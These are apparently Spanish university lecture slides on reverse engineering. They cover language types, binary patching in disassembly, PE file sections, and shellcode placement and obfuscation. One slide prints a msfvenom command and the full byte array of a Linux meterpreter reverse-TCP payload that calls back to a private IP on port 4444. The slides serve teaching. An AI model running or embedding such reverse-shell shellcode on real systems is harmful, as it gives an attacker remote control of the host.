




I. Ingeniería Inversa

David Rey Mata y Adrián Zamora Ramírez



Universidad
Rey Juan Carlos

OBJETIVO DE LA CLASE



Tipos de lenguajes

Para entender el objetivo del reversing primero tenemos que entender los lenguajes de programación y sus tipos

Compilado


- Requiere compilador
- C, C++, Rust, Go
- Genera un programa nativo



Interpretado

- Requiere intérprete
- Python, Javascript, Bash
- Portable y compatible

Proceso de Compilado



¿Qué podemos hacer con un ejecutable?



Demo Time

CHALLENGE



Universidad
Rey Juan Carlos

Binary Patching

OP codes

Instructions size

Assembly

00000000140236B9F	E8 CC E0 FF FF	call	sub_
00000000140236BA4	4C 80 D8	mov	r11,
00000000140236BA7	B8 03 00 8D 48	mov	eax,
00000000140236BAC	01 41 89	add	[rcx,
00000000140236BAF	4B 10 EB	adc	r11b
00000000140236BB2			
00000000140236BB2			loc_140236BB2

Binary Patching

004023a9	8b 85 44 ff ff ff	MOV	EAX,dword ptr [EBP + 0x00000044]		
004023af	50	PUSH	EAX		
004023b0	6a 00	PUSH	0x0		
004023b2	ff 15 1c 30 40 00	CALL	dword ptr [->USER32.DLL]		
004023b8	6a 00	PUSH	0x0		
004023ba	ff 15 14 30 40 00	CALL	dword ptr [->KERNEL32.DLL]		
--- Flow Override: CALL_RETURN (COMPUTED) ---					
004023c0	33	??	33h 3		
004023c1	c0	??	C0h		
004023c2	8b	??	8Bh		
004023c3	e5	??	E5h		
004023c4	5d	??	5Dh]		
004023c5	c3	??	C3h		

Bookmark... %D

Clear Code Bytes C

Clear With Options

Clear Flow and Repair

Copy %C

Copy Special...

Paste %V

Comments ▶

Instruction Info...

Patch Instruction ⬆ %G

Processor Manual...

004023a4	68 38 30 40 00	PUSH	s_We've_been_compromised!_00403038
004023a9	8b 85 44 ff ff ff	MOV	EAX,dword ptr [EBP + 0xffffffff44]
004023af	50	PUSH	EAX
004023b0	6a 00	PUSH	0x0

PE File

text - Contains the executable code which is the written code.


data - Contains initialized data which are variables initialized in the code.

rdata - Contains read-only data. These are constant variables prefixed with const.


idata - Contains the import tables

reloc - Contains information on how to fix up memory addresses so that the program can be loaded into memory without any errors.

rsrc - Used to store resources such as icons and bitmaps



Virtual memory



Shellcode

```
(kali㉿kali)-[~]  
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.72.140 LPORT=4444 -f c  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 130 bytes  
Final size of c file: 574 bytes  
unsigned char buf[] =  
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"  
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"  
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"  
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"  
"\x11\x5c\xc0\xa8\x48\x8c\x51\x48\x89\xe6\x6a\x10\x5a\x6a"  
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"  
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"  
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"  
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"  
"\x78\xed\xff\xe6";
```


Payload Placement

Shellcode placement



Decoding

Obfuscation

Execution




Tools



CHALLENGE



Universidad
Rey Juan Carlos



Demo Time

CHALLENGE



Universidad
Rey Juan Carlos



I. Ingeniería Inversa

David Rey Mata y Adrián Zamora Ramírez



Universidad
Rey Juan Carlos